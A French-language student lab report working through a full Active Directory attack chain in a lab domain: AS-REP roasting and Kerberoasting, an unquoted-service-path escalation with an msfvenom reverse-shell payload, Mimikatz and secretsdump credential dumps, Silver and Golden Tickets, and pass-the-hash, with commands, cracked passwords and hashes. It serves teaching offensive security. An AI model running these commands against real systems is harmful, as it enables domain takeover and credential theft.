

December 18, 2023

Laboratoire 2 - Vol de secret

Rayane Annen

Alexis Martins

Hugo Ducommun

Table des matières

1. Reconnaissance	4
2. Accès initial	7
3. ASREP Roasting	8
4. Élévation de privilèges	9
5. Mimikatz	11
6. Keberoast	12
7. Token de service	13
8. Silver Ticket	14
9. Pass et overpass-the-hash	16
10. Dump DC	18
11. Prise de contrôle du DC	19
12. Golden Ticket	20

Table des matières

1. Reconnaissance	4
2. Accès initial	7
3. ASREP Roasting	8
4. Élévation de privilèges	9
5. Mimikatz	11
6. Keberoast	12
7. Token de service	13
8. Silver Ticket	14
9. Pass et overpass-the-hash	16
10. Dump DC	18
11. Prise de contrôle du DC	19
12. Golden Ticket	20

1. Reconnaissance

P1. Quels OS tournent les machines cibles ? Quels ports sont ouverts sur le serveur, que pouvez-vous en déduire des fonctions de cette machine ?

Six machines sont up sur le réseau scanné (10.190.134.0/27) :

```
Nmap scan report for 10.190.134.1
Host is up (0.00026s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
179/tcp    open  bgp
```

```
Nmap scan report for 10.190.134.10
Host is up (0.00030s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

```
Nmap scan report for 10.190.134.11
Host is up (0.00022s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

```
Nmap scan report for 10.190.134.12
Host is up (0.00017s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

```
Nmap scan report for 10.190.134.13
Host is up (0.00021s latency).
Not shown: 92 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
1433/tcp   open  ms-sql-s
3389/tcp   open  ms-wbt-server
```

```
Nmap scan report for 10.190.134.15
Host is up (0.00023s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
```

Les scans des OS sont disponibles dans les fichier evidences/OS/nmap_10.190.134.XX.

- 10.190.134.1 : Passerelle du réseau, port BGP ouvert (Linux probablement)
- 10.190.134.10 à 10.190.134.12 : pas d'informations, port SSH ouvert (Linux probablement)
- 10.190.134.13 : Microsoft Windows Server 2016 ayant un rôle de Domain Controller.

- port SMB : 445, 139
- Kerberos : 88
- LDAP (AD) : 389
- MS-SQL : 1433
- DNS : 53
- MS-RPC : 135
- RDP : 3389
- 10.190.134.15 : Client Microsoft Windows (pas plus de précision),
 - port SMB : 445, 139
 - port RDP : 3389

2. Accès initial

P2. Avez-vous pu vous connecter ? Pourquoi, à votre avis ?

Non nous avons eu l'erreur suivante :

```
sosuser@workstation-7:~$ evil-winrm -i 10.190.134.15 -u jcode  
Enter Password:
```

```
Evil-WinRM shell v3.5
```

```
Info: Establishing connection to remote endpoint
```

```
Error: An error of type WinRM::WinRMAuthorizationError happened, message is  
WinRM::WinRMAuthorizationError
```

```
Error: Exiting with code 1
```

On pense qu'une GPO bloque l'authentification sur cette machine.

3. ASREP Roasting

P3. Quelle conclusion pouvez-vous tirer sur l'utilisateur jcode ?

L'utilisateur peut se connecter sur le domain controller (via le script GetNPUsers) toutefois on voit qu'on ne peut pas se connecter sur la workstation.

Ce qui est le cas par contre pour atrusionX. En récupérant son mot de passe, on pourra ouvrir un shell à distance.


P4. Pourquoi un TGT permet-il de retrouver un mot de passe ? Comment Hashcat s'y prend-il pour les cracker ?

Une partie du TGT est signé avec la clef de session de l'utilisateur, autrement dit son mot de passe.

On va donc tenter de le décrypter en bruteforçant la clef de déchiffrement. Quand on obtient le TGT décrypté c'est que nous avons trouvé le mot de passe.

P5. L'utilitaire evil-winrm ouvre une session avec les privilèges de l'utilisateur. Que pouvez-vous en déduire sur l'utilisateur atrusionX ?

```
sudo hashcat -m 18200 hashes.aspreproast rockyou.txt -o output.txt --force --show
...
$krb5asrep$23$atrusion7@SECURE.COM:a8c7931dfd2d46492215200bfff1a6b2$...:Sheerin22
...
```



```
sosuser@workstation-7:~$ evil-winrm -i 10.190.134.15 -u atrusion7
Enter Password:

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\atrusion7\Documents> whoami
secure\atrusion7
*Evil-WinRM* PS C:\Users\atrusion7\Documents> 
```

Fig. 1. – Connexion avec l'utilisateur atrusion7

L'utilisateur atrusion7 n'a pas la pré-authentification Kerberos activée.

4. Élévation de privilèges

P6. Comment fonctionne l'exploitation de la vulnérabilité Unquoted service path (expliquer ce que fait Windows lorsque le service est démarré) ?

Lorsque le service C:\Program Files\Some Tools7\Fax 2.0\FXSSVC.exe est lancé sans les guillemets, il effectue les actions suivantes :

1. C:\Program.exe ?
2. C:\Program Files\Some.exe ?
3. C:\Program Files\Some Tools7\Fax.exe ?
4. C:\Program Files\Some Tools7\Fax 2.0\FXSSVC.exe ?

Il essaie d'exécuter ces binaires dans cet ordre avant d'exécuter le binaire cible (FXSSVC.exe).

On peut donc profiter de ce comportement pour upload un trojan qui aura pour nom l'un de ces binaires.

Accès à C:\Program Files\Some Tools7\

```
*Evil-WinRM* PS C:\Program Files> icacls "C:/Program Files/Some Tools7/"
C:/Program Files/Some Tools7/ SECURE\atrusion7:(OI)(CI)(F)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:
(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:
(I)(OI)(CI)(IO)(GR,GE)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION
PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION
PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
```

Successfully processed 1 files; Failed processing 0 files

L'utilisateur atrusion7 a un Full Access sur ce dossier. On va l'utiliser en tant que target_folder pour upload notre trojan appelé Fax.exe.

Sur la machine attaquante :

```
msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.190.134.156 LPORT=5977 -f exe
-o Fax.exe
```

Sur la machine victime connectée avec Evil-WinRM :

```
cd "C:/Program Files/Some Tools7/"
upload Fax.exe
```

P7. Avec quels privilèges tournent votre reverse shell ? Comment l'expliquer ?

Le reverse shell est connecté en tant que SYSTEM (avec tous les privilèges) : en effet, le service est run toutes les 2 minutes en tant qu'administrateur, le programme est donc exécuté par un administrateur.

```

Info: Exiting with code 0
sosuser@workstation-7:~$ nc -lvp 5977
Listening on 0.0.0.0 5977
ls
ls
Connection received on 10.190.134.15 51539
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
whoami
nt authority\system

C:\Windows\system32>

```

Fig. 2. – Reverse Shell obtenu

```

PS C:\Windows\system32> Get-CimInstance -class Win32_service -Filter "name ='SuperFax7'" | Select-Object *
Get-CimInstance -class Win32_service -Filter "name ='SuperFax7'" | Select-Object *
Get-CimInstance -class Win32_service -Filter "name ='SuperFax7'" | Select-Object *

Name                : SuperFax7
Status              : Degraded
ExitCode            : 0
DesktopInteract     : False
ErrorControl        : Normal
PathName            : C:\Program Files\Some Tools7\Fax 2.0\FXSSVC.exe
ServiceType         : Own Process
StartMode           : Auto
Caption             : SuperFax7
Description         :
InstallDate        :
CreationClassName   : Win32_Service
Started             : True
SystemCreationClassName : Win32_ComputerSystem
SystemName          : WIN11
AcceptPause         : False
AcceptStop          : False
DisplayName         : SuperFax7
ServiceSpecificExitCode : 0
StartName           : LocalSystem
State               : Start Pending
TagId               : 0
CheckPoint          : 0
DelayedAutoStart    : False
ProcessId           : 0
WaitHint            : 30000
PSComputerName      :
CimClass            : root/cimv2:Win32_Service
CimInstanceProperties : {Caption, Description, InstallDate, Name...}
CimSystemProperties  : Microsoft.Management.Infrastructure.CimSystemProperties

PS C:\Windows\system32> s

```

Fig. 3. – Service run par l'administrateur

5. Mimikatz

P8. Où sont les credentials que Mimikatz récupère ? Comment ce dernier s'y prend-il pour les récupérer ?

Les credentials récupérés sont pris depuis LSASS, c'est un dump de la mémoire dans laquelle se trouve les credentials. Les credentials récupérés sont en fonction des logons qui se font sur les machines.

P9. Pourquoi a-t-on utilisé le remote shell plutôt que evil-winrm pour exécuter Mimikatz ?

Car nous avons les privilèges administrateurs sur celui-ci. Ce n'est pas le cas de la session établie avec evil-winrm.

P10. Quels sont les credentials d'utilisateurs privilégiés trouvés par Mimikatz ? Comment pourrait-on utiliser ces credentials dans le but d'obtenir une session privilégiée ?

```
msv :
[00000003] Primary
* Username : WIN11$
* Domain : SECURE
* NTLM : e5a7bee7b6f83a1011e0944fb53cd1ce
* SHA1 : 98b6e238936c468f343d6242a06f0584ff071e1a
tspkg :
wdigest :
* Username : WIN11$
* Domain : SECURE
* Password : (null)
kerberos :
* Username : WIN11$
* Domain : SECURE.com
* Password : Z'wC:31MUY#$$]F(M(1-o2J9Bqf*g,A=YgH=>p]3lRI#*`0F:_D%wUt FAE,F"HNi*5>KK1DfAgyvi0$NLI'Q(m^f7]#M',H.>Td;eYt8@uZdiuB+LaI>0@:
ssp :
credman :
cloudap :
```

Fig. 4. – Credentials récupérés de Mimikatz

Ces credentials sont pratiques étant donnés qu'ils nous permettent d'éviter de passer par un reverse-shell à chaque fois, de plus, nous sommes en quelque sorte confinés à la machine cible, avoir un accès administrateur n'apporte rien car l'administrateur est local et non pas dans le domaine.

6. Kerberoast

P11. Dans quelle session accessible depuis votre machine attaquant avez-vous réussi l'attaque Kerberoast ? Pourquoi cela a-t-il fonctionné ?

Depuis une session evil-winrm (atrusion7) avec la commande suivante :

```
./Rubeus.exe kerberoast /domain:secure.com /creduser:secure.com\atrusion7 /  
credpassword:Sheerin22 /format:hashcat > tgs.hashcat
```

Cela a fonctionné car c'est un utilisateur du domaine et ainsi il peut demander des accès à des services (en l'occurrence ici MSSQL) et reçoit ensuite un TGS.

P12. Pourquoi un TGS permet-il de retrouver un mot de passe ? Comment Hashcat s'y prend-il pour les cracker ?

Un TGS est créé comme tel :

$$\text{TGS} = \text{encrypt}_{\text{ServiceKey}}(\text{SK2})$$

En tant qu'utilisateur (un attaquant avec un compte utilisateur), on connaît SK1 qui est une clé dérivée du mot de passe utilisateur. SK2 quant à elle est une autre clé chiffrée avec SK1 justement. Donc il nous est possible de récupérer sa valeur.

On remarque donc que l'on connaît la valeur du TGS et la valeur de SK2, ce qu'il nous manque c'est la clé de chiffrement qui est un hash du mot de passe de service. Le TGS c'est l'output du chiffrement et SK2 son input, il faut donc que l'on bruteforce le mot de passe de service (puis qu'on le hash) et que l'on teste de chiffrer SK2 avec pour voir si l'on retrouve bien le TGS.

P13. Comment faudrait-il configurer le service pour éviter une attaque Kerberoast ?

Le problème ici, c'est que le mot de passe de service est beaucoup trop faible et trop facilement bruteforceable. Il est donc fortement recommandé d'augmenter la taille du mot de passe afin que le bruteforce ne soit plus une solution viable pour cette attaque.

7. Token de service

P14. Quelle identité (utilisateur) est utilisée par le service MSSQL ?

Nous nous connectons avec le compte atrusion7. La sortie des utilisateurs actuellement connectés nous dit que c'est le seul utilisateur actuellement connecté.

```
*Evil-WinRM* PS C:\Users\atrusion7\Documents> $creds = New-Object System.Management.Automation.PSCredential($username,$password)
*Evil-WinRM* PS C:\Users\atrusion7\Documents> Invoke-Command -ScriptBlock { sqlcmd.exe -S DC01.SECURE.com -Q "SELECT HOST_NAME() AS HostName, SUSER_NAME() LoggedInUser" } -ComputerName "win11.SECURE.com" -Authentication Kerberos -Credential $creds
HostName                                                                                               LoggedInUser
-----
WIN11                                                                                                   SECURE\atrusion7
(1 rows affected)
*Evil-WinRM* PS C:\Users\atrusion7\Documents>
```

Fig. 5. – Utilisateurs connectés

P15. Quel type de jeton (access token) le service MSSQL utilise-t-il ? Justifiez votre réponse.

C'est un token de service. En plus du fait que le titre de la partie soit « Token de service », étant donné que l'on se connecte avec l'authentification Kerberos, on sait que les services vont utiliser ce type de token pour se connecter.

P16 Avez-vous pu visualiser les utilisateurs du service MSSQL ? Quelle réponse avez-vous obtenu du service, pourquoi ?

Nous n'avons pas pu et nous avons obtenu la sortie suivante :

```
*Evil-WinRM* PS C:\Users\atrusion7\Documents> Invoke-Command -ScriptBlock { sqlcmd.exe -S DC01.SECURE.com -Q "select * from Users" } -ComputerName "win11.SECURE.com" -Authentication Kerberos -Credential $creds
Msg 229, Level 14, State 5, Server DC01\SQLEXPRESS, Line 1
The SELECT permission was denied on the object 'Users', database 'master', schema 'dbo'.
```

Comme on peut le voir la permissions de faire une requête SELECT ne nous est pas autorisée sur l'objet Users dans la base de donnée master.

8. Silver Ticket

P17. Comment avez-vous déterminé le SID du domaine nécessaire pour Rubeus.exe ?

On a simplement fait la command `whoami /user`, ensuite il suffisait de prendre un des sids présents et de retirer la partie finale pour avoir le sid du domaine ce qui donne S-1-5-21-590688255-707458721-2042060579.

USER INFORMATION

```
-----  
  
User Name          SID  
=====  =====  
secure\atrusion7 S-1-5-21-590688255-707458721-2042060579-2110
```

P18. Quelle identité (utilisateur) est utilisée par le service MSSQL ?

On utilise le compte administrateur.

[*] Forged a TGS for 'Administrator' to 'MSSQLSvc/DC01.SECURE.com:1433'

P19. Comment expliquez-vous que vous avez pu obtenir un accès avec cette identité alors que votre TGS est associé au compte de service ?

Dans une attaque Silver Ticket, l'accès est obtenu avec une identité différente (par exemple, l'administrateur) en utilisant un TGS associé au compte de service. Ceci est possible car le TGS forgé avec Rubeus utilise la clé RC4 du compte de service pour simuler un ticket valide émis par le KDC pour un service spécifique. Quand on crée le ticket on spécifie une target (ici Administrateur) qui est donc le compte que l'on va usurper. Le service cible, en vérifiant le ticket, accorde l'accès basé sur l'identité usurpée dans le ticket, sans savoir que la clé utilisée appartient en réalité au compte de service car nous possédons la Service Key. Cela permet d'accéder au service avec les droits de l'utilisateur spécifié dans le ticket forgé.

P20. Avez-vous pu visualiser les utilisateurs du service MSSQL ? Quelle réponse avez-vous obtenu du service ?

Oui, on a en effet eu 21 résultats.

```
1 Mike Rosoft  
0C1FB129E04278FBD2D9405C6E6E10AA  
...
```

```
19 Mike Rosoft18  
0C1FB129E04278FBD2D9405C6E6E10AA  
20 Mike Rosoft19  
0C1FB129E04278FBD2D9405C6E6E10AA  
21 Mike Rosoft20  
0C1FB129E04278FBD2D9405C6E6E10AA
```

(21 rows affected)

P21. Quelle information obtenue avec Mimikatz (ou secretdump) au point 3.4 avez-vous réutilisée ?

Avec Mimikatz nous n'avons pas eu d'informations supplémentaires utiles. Toutefois avec secretdump nous avons obtenus les informations suivantes :

```
secure.com\msql:2124:aad3b435b51404eeaad3b435b51404ee:  
014bcdf57f67cae0d1a3a64df9729381
```

On voit donc le hash qui sera demandé pour la service key lors de la commande Rubeus. A noter qu'il est possible aussi de passer par un autre moyen. Sachant qu'à cette étape on connaît le mot de passe du compte `msql`, on peut prendre ce mot de passe et le hasher avec Rubeus.

```
.\Rubeus.exe hash /password:Chris0015
```

P22. Comment cette information obtenue avec Mimikatz (ou secretdump) est-elle utilisée par Rubeus.exe ?

C'est la Service Key, elle permet de chiffrer une partie du ticket permettant de simuler le KDC.

9. Pass et overpass-the-hash

P23. Avec quel utilisateur vous êtes-vous connectés ?

Nous avons déduit qu'il fallait donc utiliser mrosoft7 pour l'utilisateur Mike Rosoft7 étant donné que atrusion7 correspondait à Alain Trusion7

```
sosuser@workstation-7:~$ smbclient.py SECURE.com/mrosoft7@10.190.134.15 -hashes 00000000000000000000000000000000:0C1FB129E04278FBD2D9405C6E6E10AA
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# help
```

Fig. 6. – Connexion au share

P24. Quels shares sont accessibles sur chacune des machines connectées ?

```
sosuser@workstation-7:~$ smbclient.py SECURE.com/mrosoft7@10.190.134.15 -hashes 00000000000000000000000000000000:0C1FB129E04278FBD2D9405C6E6E10AA
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
# s
```

Fig. 7. – Service run par l'administrateur

```
sosuser@workstation-7:~$ smbclient.py SECURE.com/mrosoft7@10.190.134.15 -hashes 00000000000000000000000000000000:0C1FB129E04278FBD2D9405C6E6E10AA
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
IPC$
#
```

Fig. 8. – Service run par l'administrateur

P25. Quelle est la fonction de chacun des shares (toutes machines confondues) ?

DriveLetter\$: il s'agit d'une partition racine partagée ou d'un volume. Les partitions racines partagées et les volumes sont affichés sous forme de nom de lettre de lecteur ajouté au signe dollar (\$). Par exemple, lorsque les lettres de lecteur C et D sont partagées, elles sont affichées en tant que C\$ et D\$.

ADMIN\$: il s'agit d'une ressource utilisée lors de l'administration à distance d'un ordinateur.

IPC\$: il s'agit d'une ressource qui partage les canaux nommés que vous devez avoir pour la communication entre les programmes. Cette ressource ne peut pas être supprimée.

NETLOGON : Ce partage est utilisé par les contrôleurs de domaine pour stocker des scripts de connexion et d'autres fichiers utilisés lors de la connexion des utilisateurs au domaine. C'est un partage crucial pour le fonctionnement des environnements Active Directory.

SYSVOL : Ce partage est également utilisé dans les environnements Active Directory. Il contient des fichiers de politique de groupe et des scripts de connexion qui sont répliqués entre tous les contrôleurs de domaine du réseau. Le SYSVOL est essentiel pour la cohérence des politiques et configurations dans un domaine.

P26. Quelle différence y a-t-il entre les 2 invocations de smbclient.py via NTLM et via Kerberos ?

Pour la première invocation :

```
smbclient.py SECURE.com/mrosoft7@10.190.134.15 -hashes
00000000000000000000000000000000:0C1FB129E04278FBD2D9405C6E6E10AA
```

- Mécanisme d'Authentification : Utilise l'authentification NTLM.

- Fonctionnement : Envoie les hashes LM et NTLM directement dans le cadre d'une réponse au challenge NTLM émis par le serveur.
- Utilisation des Hashes : Les hashes sont utilisés comme substituts du mot de passe dans le mécanisme de challenge-réponse NTLM.
- Communication Directe : Il n'y a pas d'interaction avec un KDC (Key Distribution Center); le client communique directement avec le serveur cible pour l'authentification.

Pour la seconde invocation :

```
smbclient.py SECURE.com/mrosoft17@10.190.134.15 -dc-ip 10.190.134.13 -hashes
00000000000000000000000000000000:0C1FB129E04278FBD2D9405C6E6E10AA
```

- Mécanisme d'Authentification : Suggère une utilisation de Kerberos (en raison de la présence de -dc-ip), mais la commande est incohérente avec l'authentification Kerberos standard (il faut préciser l'argument -k).
- Fonctionnement : Dans une utilisation typique de Kerberos, le client s'authentifierait auprès du KDC pour obtenir des tickets Kerberos.
- Utilisation des Hashes : Pour une attaque Overpass the Hash, le hash NTLM est utilisé pour acquérir un TGT (Ticket Granting Ticket) de Kerberos auprès du KDC. Cependant, cette commande ne suit pas la procédure standard.
- Rôle du -dc-ip : L'option -dc-ip est utilisée pour spécifier l'adresse IP du Domain Controller, ce qui est pertinent dans le contexte de Kerberos, mais sa présence dans cette commande spécifique est atypique pour une authentification Kerberos.

P27. Quelle invocation effectue une attaque pass the hash et laquelle effectue une attaque overpass the hash ?

La première invocation est un pass-the-hash.

La seconde invocation est un overpass-the-hash.

Référence : <https://tools.thehacker.recipes/impacket/examples/smbclient.py>

P28. Expliquez l'utilisation du hash, différente dans les 2 invocations, qui justifie les différences dans les 2 commandes.

Cette question a déjà en partie été répondue au point P26, mais on va détailler un peu.

Utilise directement le hash NTLM (et LM si disponible) pour l'authentification. Le client (smbclient.py) envoie le hash au serveur lors du processus de challenge-réponse NTLM.

Typiquement, utilise le hash NTLM pour obtenir un TGT de Kerberos. Dans ce cas, le hash est utilisé pour s'authentifier auprès du KDC et obtenir un ticket Kerberos valide. Le ticket Kerberos obtenu est ensuite utilisé pour accéder aux ressources, ce qui est différent de l'envoi direct du hash au serveur cible.

La différence vient donc du fait que l'on dialogue pas avec les mêmes entités directement.

10. Dump DC

P29. Pour quels nouveaux utilisateurs interactifs (i.e., en excluant les comptes techniques, services et machines) avez-vous réussi à obtenir un hash ?

- Tous les comptes AtrusionXX
- jcode
- Administrator

Administrator:

500:aad3b435b51404eeaad3b435b51404ee:fdd3eea1e9612e8cc988f34a63e90f4c:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bf fbaa7d3a281273a975090b34e0161e:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:

::

...

P30. Pour quel compte technique hautement sensible avez-vous pu également récupérer le hash ?

Le compte krbtgt.

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bf fbaa7d3a281273a975090b34e0161e:::

P31. A quoi sert ce compte technique hautement sensible ?

C'est le Service Account pour le KDC. Il permet entre autre de signer les TGT avec une clef dérivée de son mot de passe.

P32. Quel compte interactif est le plus intéressant pour prendre le contrôle du DC ?

Le compte Administrator, en effet, on aura certainement pas de soucis à effectuer des actions malicieuses avec ce compte car il possède tous les droits.

11. Prise de contrôle du DC

P33. Comment pouvions-nous anticiper dès le point 3.8 que l'administration à distance via psexec.py était activée ?

- Share ADMIN\$ activé

En effet, PsExec upload un fichier pour ensuite exécuter nos commandes et cela se fait ici.

P34. Quelle identité avez-vous dans votre session psexec ?

Nous sommes connecté en tant que nt authority\system.

```
whoami /user
```


```
USER INFORMATION
```

```
-----
```

```
User Name          SID
=====
nt authority\system S-1-5-18
```

P35. Avec quel niveau d'intégrité s'exécute votre session psexec ?

On remarque dans le screen ci-dessous que nous sommes avec un niveau d'intégrité System.



```
GROUP INFORMATION
-----
```

Group Name	Type	SID	Attributes
BUILTIN\Administrators	Alias	S-1-5-32-544	Enabled by default, Enabled group, Group owner
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level	Label	S-1-16-16384	

Fig. 9. – Niveau d'intégrité

12. Golden Ticket

P36. D'où vient le sos-exy username indiqué pour la génération du ticket d'or ?

sos-exy peut être n'importe quel utilisateur du domaine. Nous avons essayé avec Administrator et jcode, les deux passent.

P37. Combien de temps est valable le ticket d'or ?

Le ticket a une validité de 10 ans (soyons précis: 1er janvier 2034 à 20:40:10 UTC.).

```
authtime=20240104204010Z
starttime=20240104204010Z
endtime=20340101204010Z
renew-till=20340101204010Z
```

P38. Quel est l'utilisateur de votre session ?

Comme précédemment, on voit qu'on est nt authority\system.

USER INFORMATION

User Name	SID
nt authority\system	S-1-5-18